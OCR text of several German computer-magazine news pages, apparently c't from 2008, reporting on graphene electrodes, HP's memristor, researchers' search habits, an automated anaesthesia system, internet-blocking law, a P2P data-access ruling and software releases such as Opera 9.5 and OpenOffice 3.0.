Beim iPhone fehlen noch die Vergleichswerte des Vorjahres. Gegenüber dem Weihnachtssquartal ging der Absatz zwar um 26 Prozent auf 1,7 Millionen Stück zurück, lag damit aber immer noch im oberen Bereich der Erwartungen. Der Umsatz mit dem Touchscreen-Handy wuchs um 57 Prozent auf 378 Millionen Dollar (243 Millionen Euro). (adb)

Dr. Veronika Winkler

Wabengitter mit Zukunft

Graphen für Nanotransistoren – und für die Elektroden von Flüssigkristalldisplays

Der aus Kohlenstoff bestehende Werkstoff Graphen könnte mindestens in LCDs als Ersatz für das knapper werdende Indiumzinnoxid hochinteressant sein. Forscher von der University of Manchester sind nun bei der Suche nach geeigneten Herstellungsverfahren wieder einen Schritt weitergekommen.

Einzelne Graphitlagen, gerade einmal ein Atom dick, gelten zurzeit als besonders spannendes Forschungsgebiet bei der Suche nach geeigneten Materialien für die Nanoelektronik. Ausgelöst haben diesen Boom Forscher um Andre Geim und Kostya Novoselov von der University of Manchester. Sie zeigten 2004, dass sich solche Graphen genannten Lagen überraschend einfach mittels Klebeband auf Siliziumoxidsubstraten präparieren lassen (c't 23/04, S. 52). Nun erregt wiederum eine Arbeit des Teams einige Aufmerksamkeit, die kürzlich von der Fachzeitschrift Nano Letters online veröffentlicht wurde (DOI: 10.1021/nl080649i). Demnach bringen die Schichten alle Voraussetzungen mit, um als Elektroden von Flüssigkristallanzeigen (LCDs) und bestimmten Solarzellentypen zu dienen. Darüber hinaus berichten die Wissenschaftler von einem neuen Herstellungsverfahren für Graphen. Neben ersten handfesten Anwendungen von Graphen dominiert allerdings noch eindeutig die Grundlagenforschung. So führte dieselbe Forschergruppe auch das ungewöhnliche elektronische Verhalten von Graphen anhand eines Nanotransistors vor, über den sie vor kurzem im Wissenschaftsmagazin Science berichtete (Bd. 320, S. 56).

Hypothetischer Nanotransistor aus Graphen: Die rautenförmige Struktur aus nur vier Kohlenstoffringen (links) erlaubt das Schalten von Strömen. Rechts eine rasterelektronische Aufnahme des tatsächlich verwirklichten Elements (Balkenlänge 20 Nanometer).

Das bislang hauptsächlich für die Elektroden von LCDs verwendete Indium ist ein seltenes Metall, dessen weltweite Vorräte möglicherweise schon in zehn Jahren ausgebeutet sein werden. Von Nachteil ist außerdem, dass Indiumzinnoxid sowohl Indium- als auch Sauerstoffatome freigibt. Diese Einschränkungen gibt es bei Graphen, das sich vom gut verfügbaren Graphit herleitet, nicht: Die atomdicken Lagen sind chemisch sehr stabil – außerdem viel lichtdurchlässiger als Indiumzinnoxid. Gegenüber den 82 bis 85 Prozent für dessen optische Transmission erreicht eine auf einem Glasplättchen aufgebraute Graphenflocke einen Wert von zirka 98 Prozent – und das bei einem vergleichsweise niedrigen Flächenwiderstand von 6 Kiloohm, der über die geschickte Wahl des Materials der benachbarten Schicht der Elektrode noch mindestens auf ein Zehntel gedrückt werden kann. Indiumzinnoxid, dessen Widerstand bei besserer Transparenz stark ansteigt, wäre damit klar ausgestochen.

Trotzdem wird die Industrie wohl noch etwas warten müs-

sen, denn die Herstellung größerer Mengen von Graphen in guter Qualität macht noch Probleme. Das Klebebandverfahren deckt gerade einmal den Bedarf eines Forscherlabors, entsprechend intensiv wird von vielen Teams an ergiebigeren Methoden geforscht. Für ihr neues Verfahren legen die Forscher aus Manchester zunächst Graphitkristalle in das organische Lösungsmittel Dimethylformamid (DMF) und setzen sie stundenlang unter Ultraschall. Graphenflocken lösen sich ab. Im nächsten Schritt werden zu dicke Flocken aus der Lösung abzentrifugiert. Den Rest sprühen die Forscher anschließend auf ein Glasplättchen und schließen eine Hitzebehandlung an. Auf dem Plättchen befindet sich nun eine Schicht, die zwischen ein und vier Graphenlagen dick ist, aus Flocken, die sich zum Teil überlappen. Dennoch kann sie laut Team in puncto Transparenz und elektrischer Leitfähigkeit mit der einzeln herauspräparierten Graphenlage gut mithalten.



Das Verfahren, das sich nach Meinung der Forscher sehr gut zur Elektrodenfabrikation eignet, wird aber wohl kaum andere Herstellungsmethoden überflüssig machen. Vor allem von der sogenannten Epitaxie verspricht man sich viel. Diesem in der Mikroelektronik weitverbreiteten Verfahren zur Züchtung dünner kristalliner Schichten trauen die Forscher am ehesten zu, ausreichend große Graphen-Waver für eine integrierte Nanoelektronik zu schaffen.

Graphentransistor

Für das ebenfalls präsentierte Nanobauelement reichte jedenfalls die Klebebandmethode. Die so fabrizierte Lage bearbeiteten die Forscher mittels der üb-

lichen Strukturierungsverfahren Elektronenstrahlolithografie und Plasmaätzen. Je nach Größe des Bauelements beobachtete das Team unterschiedliche Quantenphänomene. Die größten Exemplare verhielten sich wie sogenannte Ein-Elektron-Transistoren. Diese Bauelemente, die von Forschern in vielerlei Versionen verwirklicht werden, weisen eine winzige Insel auf, die mit einzelnen Elektronen kontrolliert be- und entladen werden können. Sichtbar wird das an bestimmten Phänomenen, in deren strikter Regelmäßigkeit sich der diskrete Wert der Elementarladung widerspiegelt. Machten die Forscher die Bauelemente kleiner, zeigte sich statt dieser Regelmäßigkeit chaotisches Verhalten. Erstaunlicherweise konnten sie Entsprechungen zur Physik von Neutrinos herstellen, denn die Elektronen in Graphen verhalten sich bisweilen ähnlich wie diese lichtschnellen Teilchen.

Gingen die Strukturen schließlich auf etwa 10 Nanometer herunter, war es den Forschern möglich, über angelegte Spannungen Ströme zu schalten wie mit einem Transistor – funktionsfähige Siliziumbauelemente dieser Größe sind nicht mehr denkbar. Kontrolliert herstellen können Novoselov und seine Kollegen ihre Nanotransistoren allerdings noch lange nicht, zu sehr mussten sie dabei auf den Zufall hoffen. Ob eine Struktur aus Graphen halbleitend oder metallisch ist, hängt, wie man inzwischen weiß, stark von ihrer Form und der ihres Randes ab. Den großen Durchbruch für die Nanoelektronik würde Graphen deshalb erst dann erleben, wenn es gelänge, insbesondere schmale Streifen kontrolliert zuzuschneiden. Der Weg dorthin liegt zurzeit noch völlig im Dunkeln. (anm)



Bilder: University of Manchester

Andreas Stiller

Das vierte Element

HP entdeckt den Memristor

Forscher um Hewlett-Packard-Fellow Stanley Williams haben ein neues passives Bauelement für Switches konstruiert und gezeigt, dass es dem seit 37 Jahren gesuchten Memristor entspricht, den einst Berkeley-Professor Chua als noch fehlendes viertes Element der passiven Schaltungstechnik „eingefordert“ hatte.

Der legendäre Physiker Paul Dirac pflegte in seinen Vorträgen gerne darauf hinzuweisen, dass für ihn das Streben nach Harmonie ein wesentlicher Eckpfeiler für die Entwicklung seiner quantenmechanischen Formeln gewesen seien: „Natur ist eben schön und das müssen folglich die sie beschreibenden Formeln auch sein“, so Dirac, frei aus dem Gedächtnis zitiert. Und noch heute sucht man nach magnetischen Monopolen, die das Symmetriemodell in Diracs Formeln vervollständigen würden – bislang vergeblich. Durchaus ähnlich motiviert hatte Berkeley-Professor Leon Chua im Jahre 1971 hergeleitet, dass es neben Widerständen, Spulen und Kondensatoren ein viertes passives Schaltungselement geben müsste, das den Formelraum zwischen Strom, Spannung, Ladung und magnetischem Fluss vervollständigt: den Memristor [1].

Dieses vierte Element haben viele Forscher seitdem gesucht, aber immer an falscher Stelle – wie Williams und seine Mitarbeiter in ihrem Nature-Bericht vom 1. Mai feststellten [2]. Der Mem-

ristor müsste sich als Abhängigkeit zwischen Ladung und magnetischem Fluss in $d\varphi = M \cdot dq$ zeigen, auch ohne dass explizit ein Magnetfeld auftaucht. Es reicht hierfür bereits eine Nichtlinearität zwischen den Strom- und Spannungsintegralen aus, so die HP-Forscher. So was ließe sich leicht mit aktiven Bauelementen realisieren, aber die verbrauchen zusätzliche Energie.

Mit Gedächtnis

Das Bauelement, das die HP-Forscher als Schalter für schnelle Switches konstruiert haben und das als Memristor-Beleg dienen kann, besteht aus zwei Layern Titandioxid (TiO_2) zwischen Platin-Kontakten. Einer der beiden Layer hat einige Sauerstoff-Atome weniger (TiO_{2-x}), sodass er wegen resultierender Fehlstellen gut leitet (R_{on}), während der andere ohne Defektstellen gut isoliert (R_{off}). Legt man eine Spannung an, wandern die Sauerstoff-Fehlstellen im elektrischen Feld in den isolierenden Layer hinein, sodass dieser leitend wird und sich dadurch der Gesamtwiderstand drastisch ändert. Der Widerstand wird somit abhängig von der Ladung, die in eine Richtung geflossen ist. Er hat also eine Geschichte beziehungsweise ein Gedächtnis.

Der Effekt lässt sich im einfachen Fall einer linearen Drift in die Formel gießen:

$$M(q) = R_{\text{off}}(1 - \mu_v R_{\text{on}}/D^2 \cdot q(t))$$

Dabei ist μ_v der Mobilitätsfaktor der Ionen und D die Schichtdicke der Layer. Wegen des quadratischen Terms $1/D^2$ wird auch klar, warum erst im Nanometerbereich diese Abhängigkeit von q sichtbar wird – im Mikrometerbereich ist der Faktor nur ein Millionstel so groß. Die Schichtbreiten des HP-Testelements liegen daher bei nur 5 Nanometer.

Mit Umpolung der Spannung wandern die Sauerstoff-Fehlstellen wieder zurück, das ganze System ist also reversibel. Schaut man sich bei einem linearen Memristor – die Widerstand fällt proportional zur durchgelaufenen Ladung – die Strom-Spannungskurven für eine sinusförmige Spannung an, so sieht man, dass die Stromkurve die gleiche Phase hat, der Sinus aber etwas verbogen wird. Wer dies nachrechnen will, hat es im einfachen Fall unter der Vereinfachung $R_{\text{off}} \gg R_{\text{on}}$ mit folgender Differenzialgleichung zu tun (mit $a = \mu_v R_{\text{on}}/D^2$):

$$u_0 \cdot \sin(\omega t) = R_{\text{off}}(1 - a \cdot q(t)) \cdot dq(t)/dt$$

Dies lässt sich noch elementar für die Ladung q lösen – okay, ist eine kleine Übungsaufgabe, zur Not nimmt man Mathematica. Als sinnvolle Randbedingung setzt man ein, dass zum Zeitpunkt $t=0$ auch die Ladung $q=0$ sein soll und bestimmt sodann den Strom aus $i(t) = dq(t)/dt$. Letztlich erhält man eine phasengleiche Sinuskurve, versehen mit einem etwas unhandlichen Faktor, in dem in einer reziproken Wurzel noch $\cos(\omega t)$ enthalten ist, das ergibt dann diese verschrobene Form. Bei unserer Nachrechnung sah die Kurve zwar erst bei niedrigeren Frequenzen als von den Autoren in [2] angegeben so aus wie in der Abbildung – aber es geht ja ums Prinzip.


Diese Betrachtung gilt für den linearen Bereich. Sind aber erst mal alle Fehlstellen im zweiten Layer angelangt, ändert eine längere Drift-Dauer oder eine weitere Erhöhung der Spannung den Widerstand nicht mehr wesentlich, das System übersteuert. In den Grenzbereichen sind auch „dynamische“ negative Widerstände realisierbar: der Strom fällt oder bleibt konstant, auch wenn man die Spannung erhöht. Dynamisch deshalb, weil im Unterschied zu den bekannten statischen negativen Widerständen der Effekt abhängig ist von

seiner Geschichte, also etwa davon, wie schnell man in die Übersteuerung hineingefahren ist. Hier breitet sich ein großes Feld von Möglichkeiten aus, wie man die nichtlinearen Randbereiche nutzen kann. Für die von HP vorgesehenen Schalter will man den „hard switching mode“ zwischen voll leitend und voll sperrend verwenden. Mit den hauchdünnen TiO_2 -Schichten zwischen feinsten Platindrähten kann man sehr komplexe Switches realisieren, schon das erste Testdesign soll 100 Gbit Kapazität aufweisen. Auch als „semi-volatiler“ Speicher sei das Element denkbar. Bislang sei die Geschwindigkeit, so HP zur New York Times, auf etwa ein Zehntel der DRAM-Geschwindigkeit beschränkt.


Doch HP steht hier nicht allein, andere Firmen sind mit Resistive RAMs (ReRAMs) zum Teil schon weiter. So hat Fujitsu vor einem Jahr ihr ReRAM vorgestellt, ein Speicherelement bestehend aus Titandioxid- und Titan-Nickeloxid-Schichten. Fujitsu löste dabei das Problem der Rückdrift per Diffusion bei fehlender Spannung, sodass die ReRAMs langfristig speichern können. ReRAMs könnten daher bald schon Flashes ersetzen. Samsung ist natürlich mit im Geschäft und hat ein entsprechendes Patent angemeldet, und IBM hat ohnehin schon längst so was im Forschungsportfolio. Den allerersten Memristor wird HP mit seinem Bauelement wohl nicht haben, aber den HP-Forschern gebührt die Ehre, als Erste den Bezug zu Chua und seinem gesuchten vierten Element hergestellt zu haben. (as)

Literatur

- [1] Leon Chua, Memristor, The Missing Circuit Element, IEEE Transactions on Circuit Theory 1971, CT-18 (5) S. 507–519
- [2] Strukov, Dmitri B; Snider, Gregory S; Stewart, Duncan R & Williams, Stanley R, The missing memristor found, Nature 453, S. 80–82



Im Raum der vier Größen: Strom, Spannung, Ladung und magnetischem Fluss fehlte bislang bei den sechs möglichen Zweierbeziehungen ein passives Element, das Ladung und magnetischen Fluss verknüpft.



Die Strom-Spannungskurve zeigt das Zeitverhalten eines Memristors: keine Phasenverschiebung, aber eine Verbiegung der Kurve.


Forscher mögen Google

Für die meisten Forscher stellt Google bei der Suche nach wissenschaftlichen Arbeiten die erste Anlaufstelle dar. Das stellte sich im Zuge einer noch unveröffentlichten Untersuchung zur Nutzung virtueller Fachbibliotheken für die Deutsche Forschungsgemeinschaft heraus, die die Hamburger Unternehmensberatung Heinold, Spiller und Partner (HS&P) im Auftrag der Deutschen Zentralbibliothek für Wirtschaftswissenschaften (ZBW) in Kiel durchführte.

Auf die Frage „Mit welchen Internetseiten suchen Sie nach wissenschaftlicher Literatur?“, antworteten 82 Prozent der Befragten, die Suchmaschine mehr als zehnmal pro Monat zu nutzen. Nur 7 Prozent benutzten Google nie oder selten, und immerhin 6 Prozent gaben an, Google nicht zu kennen. Die Online-Kataloge der Bibliotheken (OPACs) lagen in

der Umfrage an zweiter Stelle; 53 Prozent der Umfrageteilnehmer nutzen sie monatlich mehr als zehnmal, und ebenso häufig steuern 44 Prozent der Befragten die Wikipedia an.

Die speziell auf Akademiker zugeschnittene Suchmaschine Google Scholar indes hat ihre Zielgruppe offenbar noch nicht erreicht: Ein Viertel der Befragten kannte sie gar nicht, und nur die Hälfte derjenigen, die sie kennen, verwenden sie auch tatsächlich zu Recherchen. Verlagsportale und die Angebote der Fachinformationszentren tauchen in der Umfrage nicht explizit auf, so Ehrhardt Heinold von HS&P, weil Wissenschaftler auf diese Informationsquellen in der Regel nicht unmittelbar mit einem eigenen Account, sondern indirekt über den Online-Dienst ihrer Bibliothek zugreifen. Insgesamt kommt die Studie zu



Informationsquellen in der Forschung: Die meisten Wissenschaftler sind mit den vorhandenen Möglichkeiten nicht wirklich zufrieden.

dem Ergebnis, dass 90 Prozent der Wissenschaftler noch kein ideales Suchportal gefunden

haben, das ihre Anforderungen zufriedenstellend abdeckt.
(Richard Sietmann/anm)

McSleepy narkotisiert Patienten vollautomatisch

Ein System, das Narkosen vollständig automatisch durchführen kann, haben Forscher der McGill University und des Gesundheitszentrums dieser kanadischen Hochschule entwickelt. Das von ihnen McSleepy genannte System verabreicht die für eine Vollnarkose benötigten Mittel, überwacht ihre Wirkungen und passt die Dosierungen selbstständig an. „Sie müssen

sich McSleepy wie eine Art humanoiden Anästhesist vorstellen, der wie ein Anästhesist denkt, biologische Informationen analysiert und ständig sein eigenes Verhalten anpasst, sogar Fehlfunktionen bei der Überwachung erkennt“, beschreibt Thomas Hemmerling in einer Pressemitteilung die Entwicklung der von ihm geleiteten Intelligent Technology in Anesthesia Re-

search Group (ITAG), einem Team aus Anästhesisten, Biomedizinern und Ingenieuren.

McSleepys erster Einsatz war bei einer dreieinhalbständigen Operation, in der ein Nierentumor entfernt wurde. Das automatische System misst drei Parameter, die gemeinsam angezeigt werden: die Tiefe der Narkose mit einer Elektroenzephalogrammanalyse, den Schmerz an-

hand einer Analgoscoring genannten Wertung und die Muskelentspannung mit einer Phonomyografie. Die Narkosemittel verabreicht das System über herkömmliche Infusionspumpen, die von einem Laptop gesteuert werden.

Hemmerling schätzt, dass es noch etwa zwei Jahre dauern wird, bis das System vollständig entwickelt ist.
(anm)

Netzsperrren sind Grundrechtseingriff

Die Kommission für Jugendmedienschutz (KJM) hat ein Gutachten zu Sperrverfügungen im Internet vorgestellt. Das Ergebnis ist eindeutig: Solche Maßnahmen „greifen in erheblichem Umfang in die Meinungsfreiheit der Inhaltsanbieter, die Informationsfreiheit der Nutzer sowie die Berufsfreiheit der Internetprovider ein“. Vor jeder Maßnahme sei die Verhältnismäßigkeit in jedem Einzelfall zu prüfen. Technische Sperrmaßnahmen, die ins Fernmeldegeheimnis eingreifen, seien rechtlich nicht gedeckt.

Die KJM habe bewusst in den vergangenen fünf Jahren keine Verfügung erlassen. Man wisse, dass man sich in einem schwierigen Feld bewege und sehe sich in dieser Haltung nun durch das Gutachten bestätigt. Die Aussichten auf eine wirksame Sperrung seien ohnehin begrenzt, stellten Gutachter und KJM fest. Die rechtlich einzig zulässige DNS-Manipulation sei leicht zu umgehen. Präzisere Maßnahmen wie Sperren von Adressräumen, Blockaden einzelner URLs oder Mischformen, die den Inhalt von verdächtigen Adressbereichen per Proxy unter die Lupe nehmen, bedeuteten allesamt einen unzulässigen Eingriff ins Fernmeldegeheimnis, sagte Ulrich Sieber, einer der Gutachter und Direktor des Max-Planck-Instituts für ausländisches Strafrecht.

(Monika Ermert/uma)



Internet-Notizen

Vodafone bietet eine **Telefonie-Flatrate** für alle deutschen Netze für monatlich 79,95 und einmalig 24,95 Euro an. Vodafone behält sich allerdings vor zu kündigen, wenn der Kunde mehr als 250 Stunden im Monat telefoniert.

Der Instant-Messaging- und VoIP-Client **Skype** für Windows ist nun in Version 3.8 erschienen. Er soll gegenüber der Vorversion eine verbesserte Tonqualität bieten. Außerdem soll er den problemlosen Tausch von Audiogeräten ermöglichen.

Die Bundesnetzagentur hat erstmals Regeln für den **Einzelverbindungs-nachweis** aufgestellt, die auch den Umfang der Listen festlegen. Nutzer haben nun bei nach Zeit oder Volumen abgerechneten Datendiensten und Internetzugängen Anspruch auf eine kostenlose Auflistung der Verbindungen.

Adobes **Web-Publisher** GoLive soll nach Medienberichten vom Markt verschwinden. Demnach plant der Hersteller ein Crossgrade-Angebot von GoLive 9 auf das mit Macromedia eingekaufte Alternativpaket Dreamweaver CS3.

Polizei darf P2P-Nutzer ermitteln

Durch die Neuregelung der Telekommunikationsüberwachung ist es nach Ansicht des Landgerichts Offenburg nicht mehr notwendig, dass Ermittlungsbehörden für bestimmte Auskunftersuchen bei Providern eine richterliche Anordnung einholen. Das geht aus einer Entscheidung (Az. 3 Qs 83/07) der dritten großen Strafkammer des Gerichts hervor. Mitte 2007 hatte als Vorinstanz das Amtsgericht Offenburg der Staatsanwaltschaft Offenburg eine richterliche Anordnung versagt, um beim Provider die hinter einer dynamischen IP-Adresse stehende Person zu erfragen. Dagegen hatte die Staatsanwaltschaft Beschwerde eingelegt, die mit der aktuellen Entscheidung zurückgewiesen wurde, weil sich das Gericht für nicht mehr zuständig erklärte.

In der Begründung führt das Landgericht (LG) sinngemäß an, dass sich die Lage mit Inkrafttreten des Gesetzes zur Neuregelung der Telekommunikationsüberwachung und anderer verdeckter Ermittlungsmaßnahmen („Vorratsdatenspeicherung“) im Januar 2008 geändert habe. Knackpunkt in der Begründung ist die Einordnung der zu ermittelnden Daten. Handelt es sich um so genannte Verkehrsdaten, steht die Providerauskunft unter Richtervorbehalt. Geht es aber um Bestandsdaten, sind Staatsanwaltschaften und sogar die Polizei auskunftsberechtigt. Das LG Offenburg geht nun davon aus, dass es sich bei Name und Postanschrift eines Providerkunden um

Bestandsdaten im Sinne des § 3 Abs. 3 des Telekommunikationsgesetzes (TKG) handelt.


Weil das neue Gesetz keine klärenden Begriffsbestimmungen enthält, hat sich die Strafkammer ihrer Begründung zufolge für „die Gesetzesauslegung mit den anerkannten Auslegungsmethoden“ entschieden, nämlich den Gesetzgebungsprozess zur Vorratsdatenspeicherung begutachtet. Und aus einer Beschlussempfehlung des Bundestagsrechtsausschusses vom 7. November 2007 gehe hervor, dass der Gesetzgeber vorgesehen hat, gespeicherte Daten „auch für eine Auskunftserteilung über Bestandsdaten nach § 113 TKG“ freizugeben, wenn eine dynamische IP-Adresse bekannt ist. Demnach ist es also legitim, wenn bereits vom Rechteinhaber ermittelte Verkehrsdaten herangezogen werden, um an die Bestandsdaten zu gelangen.

Folgt man dieser Auslegung, ist die Auskunftserteilung auch nicht durch jene einstweilige Anordnung des Bundesverfassungsgerichts tangiert, die den Behördenzugriff auf die Vorratsdaten außer bei schweren Straftaten verbietet (siehe c't 8/08, S. 50). Denn hier ist nur der Zugriff auf Verkehrsdaten, nicht aber auf Bestandsdaten gemäß des neuen § 113 Satz 1 Halbsatz 2 TKG geregelt. Gemäß der rechtskräftigen Entscheidung des Landgerichts Offenburg müssen Provider folglich sowohl der Staatsanwaltschaft als auch der Polizei jederzeit Auskunft zu Anschlussinhabern hinter IP-Adressen geben. (hob)

Beta 2 und Entwicklungswerkzeug von Opera

Die norwegische Softwareschmiede Opera hat eine neue Vorabversion ihres Browsers bereitgestellt. Die zweite Betaversion bringt bei der Stabilität und Performance etliche Verbesserungen. Opera 9.5 kann unter anderem seine Bookmarks unter mehreren Browser-Installationen sowie mit dem Handy-Browser Opera Mini synchronisieren. Dazu wird eine Kopie auf einem Server beim Hersteller hinterlegt.


Opera 9.5 Beta 2 enthält zudem eine Werkzeugsammlung für Web-Entwickler namens Dragonfly. Sie umfasst eine ganze Palette von nützlichen Helfern, etwa DOM- und CSS-Inspektoren, einen JavaScript-Debugger, eine Fehlerkonsole respektive Kommandozeile. Opera verfügt zwar bereits in den Vorgängerversionen über Entwicklertools. Die basieren jedoch auf JavaScript, das aus dem Web nachgeladen wurde. (jo)



Mit Dragonfly können Entwickler das HTML-Dokument, Skripte und Layout unter die Lupe nehmen und debuggen.

Poser für Profis

Poser Pro für Windows und Mac OS X soll das auf Figuren spezialisierte 3D-Programm für professionelle Anwender interessant machen, etwa indem es sich besser in bestehende Produktionsabläufe integriert. Zusätzlich zu den Funktionen von Poser 7 unterstützt der große Bruder Normal Mapping. Der Renderer kann die Arbeit auf mehrere Rechner im Netzwerk verteilen und verwaltet eine Render-Queue.



Unter 64-bittigen Betriebssystemen nutzt der Renderer zudem die volle Wortbreite. Die Ergebnisse speichert das Programm jetzt auch in den HDRI-Formaten .hdr und .exr, außerdem kann es Collada-Dateien schreiben und lesen. Zum Lieferumfang gehören Hosting-Module für die Profi-3D-Pakete 3ds Max, Maya und Cinema 4D. Ein Plug-in für Lightwave soll in Kürze folgen. Zwei Paar neue Grundfiguren lassen sich in einem 3D-Modeller anpassen und in Poser weiter nutzen.

Die Vollversion von Poser Pro kostet 500 US-Dollar. Anwendern von Poser 6 oder 7 offeriert der Hersteller für 200 US-Dollar ein Upgrade sowie für 150 Dollar ein Sidegrade auf die Edition „Poser Pro Base“ mit beschränkter Netzwerk- und Collada-Unterstützung und ohne die Poser-Fusion-Anbindung an Fremdprogramme. Ab August sollen sich die Upgrades um jeweils 50 Dollar verteuern. (hps)

Die Entwickler-Modelle von Poser Pro lassen sich mit externen Programmen bearbeiten.

Nächstes OpenOffice im Beta-Test


Mit Version 3.0 steht voraussichtlich im September das nächste größere Update für die freie Bürosuite OpenOffice an, die dann außer für Windows, Linux und Solaris auch als native Version für Mac OS X erhältlich sein soll. Bis zum Erscheinen der Final-Release soll sich an ihrem Design und Funktionsumfang nichts mehr ändern. Die Neuerungen der Oberfläche beschränken sich auf Feinschliff. Unter anderem wirken die Symbole jetzt ansprechender und lassen sich gegen zusätzliche Icon-Sets austauschen. Dank Unterstützung von Microsofts Open-XML-Dokumentformaten können Textverarbeitung, Tabellenkalkulation und Präsentationssoftware in Zukunft auch Office-2007-Dateien lesen.

Zu den wichtigsten Neuerungen von OpenOffice 3.0 zählen eine neue Ansicht in Word, die zwei Seiten eines Dokuments als Doppelseite anzeigt, und eine überarbeitete Notizzettel-Funktion, die Anmerkungen

rechts neben dem Dokument übersichtlicher mit unterschiedlichem Farbhintergrund anzeigt. Der Zoomfaktor lässt sich über einen Schieberegler in der Statusleiste stufenlos einstellen – in Calc-Arbeitsmappen auch in unterschiedlicher Größe für einzelne Tabellenblätter. Neue Animationen auf OpenGL-Basis erzeugen in Präsentationen originellere Seitenwechsel als die bisherigen Versionen. Die Datenbank Base beruht weiterhin auf HSQLDB, soll aber in der fertigen Version auch direkt auf MySQL-Datenbanken zugreifen können, deren Hersteller Sun vor einiger Zeit übernommen hat. Die Entwickler erhoffen sich eine möglichst rege Nutzer-Beteiligung schon am jetzt angelaufenen Beta-Test, um erkannte Fehler nicht wie bei früheren Ausgaben beheben zu können. (db)

Soft-Link 0811052

OpenOffice 3.0 zeigt Dokumente als Doppelseite an und formatiert Notizen zur besseren Übersicht auch mit farbigem Hintergrund.



Online-Büro offline nutzen

